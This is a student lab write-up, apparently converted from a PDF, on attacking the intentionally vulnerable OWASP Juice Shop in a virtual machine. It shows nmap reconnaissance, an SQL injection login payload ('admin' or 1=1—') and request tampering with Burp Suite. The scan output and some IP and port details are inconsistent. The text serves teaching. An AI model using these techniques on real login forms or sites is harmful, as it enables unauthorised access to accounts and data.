

ETHICALLY HACKING AN E-COMMERCE WEBSITE

Reconnaissance:

Set up the e-commerce box given in the LMS on the virtual box and boot up. After some time the IP address of the machine pop up note the IP address so that we can attack using this information

```
Ubuntu 22.04.1 LTS main tty1

Machine IP: 192.168.29.202
Last login: [ 25.488169] cloud-init[822]: Cloud-init v. 22.2-0ubuntu1~22.04.3 running 'modules:final' at Thu, 19 Dec 2024 03:15:20 +0000. Up 25.02 seconds.
[ 25.818481] cloud-init[822]: Cloud-init v. 22.2-0ubuntu1~22.04.3 finished at Thu, 19 Dec 2024 03:15:21 +0000. Datasource DataSourceNone. Up 25.78 seconds
[ 25.821055] cloud-init[822]: 2024-12-19 03:15:21,704 - cc_final_message.py[WARNING]: Used fallback datasource
```

Nmap:

Done the nmap on 192.168.0.21


```
nmap -sC -A -p- 192.168.0.21 -v
```

open ports:20,21, 80,3000,8080

Lets see whats in each port


```
aizen@kali:~$ nmap -sc -A -p- 192.168.29.202 -v
Starting Nmap 7.94SWN ( https://nmap.org ) at 2024-12-16 08:02 EST
NSE: Script scanning for scanning.
NSE: Script pre-scanning.
Initiating NSE at 08:02
Completed NSE at 08:02, 0.00s elapsed
Initiating NSE at 08:02
Completed NSE at 08:02, 0.00s elapsed
Initiating NSE at 08:02
Completed NSE at 08:02, 0.00s elapsed
Initiating NSE at 08:02
Completed NSE at 08:02, 0.00s elapsed
Initiating Ping Scan at 08:02
Scanning 192.168.29.202 [2 ports]
Completed Ping Scan at 08:02, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:02
Completed Parallel DNS resolution of 1 host. at 08:02, 0.01s elapsed
Initiating Connect Scan at 08:02
Scanning 192.168.29.202 [65535 ports]
Discovered open port 80/tcp on 192.168.29.202
Connect Scan Timing: About 19.54s done; ETC: 08:05 (0:02:08 remaining)
Connect Scan Timing: About 47.33s done; ETC: 08:04 (0:01:08 remaining)
Discovered open port 3000/tcp on 192.168.29.202
Completed Connect Scan at 08:04, 106.15s elapsed (65535 total ports)
Initiating Service scan at 08:04
Scanning 2 services on 192.168.29.202
Completed Service scan at 08:04, 11.37s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.29.202.
Initiating NSE at 08:04
Completed NSE at 08:04, 5.04s elapsed
Initiating NSE at 08:04
Completed NSE at 08:04, 0.14s elapsed
Initiating NSE at 08:04
Completed NSE at 08:04, 0.00s elapsed
Nmap scan report for 192.168.29.202
Host is up (0.0072s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE     SERVICE      VERSION
PORT      STATE     SERVICE      VERSION

```




```
aizen@kali:~$ nmap -sc -A -p- 192.168.29.202 -v
Starting Nmap 7.94SWN ( https://nmap.org ) at 2024-12-16 08:10 EST
NSE: Script scanning for scanning.
NSE: Script pre-scanning.
Initiating NSE at 08:10
Completed NSE at 08:10, 0.00s elapsed
Initiating NSE at 08:10
Completed NSE at 08:10, 0.00s elapsed
Initiating NSE at 08:10
Completed NSE at 08:10, 0.00s elapsed
Initiating NSE at 08:10
Completed NSE at 08:10, 0.00s elapsed
Initiating Ping Scan at 08:10
Scanning 192.168.29.202 [2 ports]
Completed Ping Scan at 08:10, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:10
Completed Parallel DNS resolution of 1 host. at 08:10, 0.01s elapsed
Initiating Connect Scan at 08:10
Scanning 192.168.29.202 [65535 ports]
Discovered open port 80/tcp on 192.168.29.202
Connect Scan Timing: About 19.54s done; ETC: 08:13 (0:02:08 remaining)
Connect Scan Timing: About 47.33s done; ETC: 08:12 (0:01:08 remaining)
Discovered open port 3000/tcp on 192.168.29.202
Completed Connect Scan at 08:12, 106.15s elapsed (65535 total ports)
Initiating Service scan at 08:12
Scanning 2 services on 192.168.29.202
Completed Service scan at 08:12, 11.37s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.29.202.
Initiating NSE at 08:12
Completed NSE at 08:12, 5.04s elapsed
Initiating NSE at 08:12
Completed NSE at 08:12, 0.14s elapsed
Initiating NSE at 08:12
Completed NSE at 08:12, 0.00s elapsed
Nmap scan report for 192.168.29.202
Host is up (0.0072s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE     SERVICE      VERSION
PORT      STATE     SERVICE      VERSION

```




Port 80:

There is nothing in this just an apache default page



Port 8080:


Nothing in this page too



Port 3000:

In the 3000 port, we can see the OWASP Juice Shop

Lets try to explore this vulnerable website



There is nothing in the remaining ports

Vulnerability 1:-


Title: Login Admin (Sql Injection)

Description:


SQL injection is a type of security vulnerability that allows an attacker to execute malicious SQL code on a database by injecting it into a web application's input fields. This can allow the attacker to gain unauthorized access to the database, extract sensitive information, or modify or delete data.

Steps to Reproduce:

In the login section, under username gave a sql payload admin' or 1=1— and a random string a password. As this is vulnerable to sql injection. Got the admin account login



Got the pop-up Login Admin challenge solved



Impact:

The impact of a successful Login admin attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- damage to the integrity of the system and data
- perform a DoS attack.

Preventing Login admin attacks requires implementing robust access controls, regularly reviewing and monitoring access controls, and using a least privilege approach to access controls. Additionally, using a security framework that is specifically designed for access control can also help prevent these types of attacks.

Vulnerability 2:-


Title: Zero Stars (Improper Input Validation)

Description:


Improper input validation is a type of cyber attack that occurs when an application or system fails to properly validate or sanitize user input, allowing an attacker to insert malicious code or data into the system. This can allow the attacker to gain unauthorized access to the system, steal sensitive information, or perform other malicious actions.

Steps to Reproduce:

Navigated through the customer Feedback and turned on Burpsuite to capture the request



In the proxy section, Changed the rating to 0 which is impossible to give as the least rating is 1. Then forwarded the request. Then got the pop-up solved the challenged Zero-stars



Impact:

The impact of a successful improper input validation attack can include:

- unauthorized access to sensitive data

- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as SQL injection or code execution
- The attacker may use the vulnerability to launch a DoS attack.

Preventing improper input validation attacks requires properly validating and sanitizing user input, implementing input validation on the server-side, and using a whitelist approach to validate input data. Additionally, properly encoding user input and using a security library that is specifically designed to validate input can also help prevent these types of attacks.

Vulnerability 3:-


Title: Confidential Document (Sensitive Data Exposure)

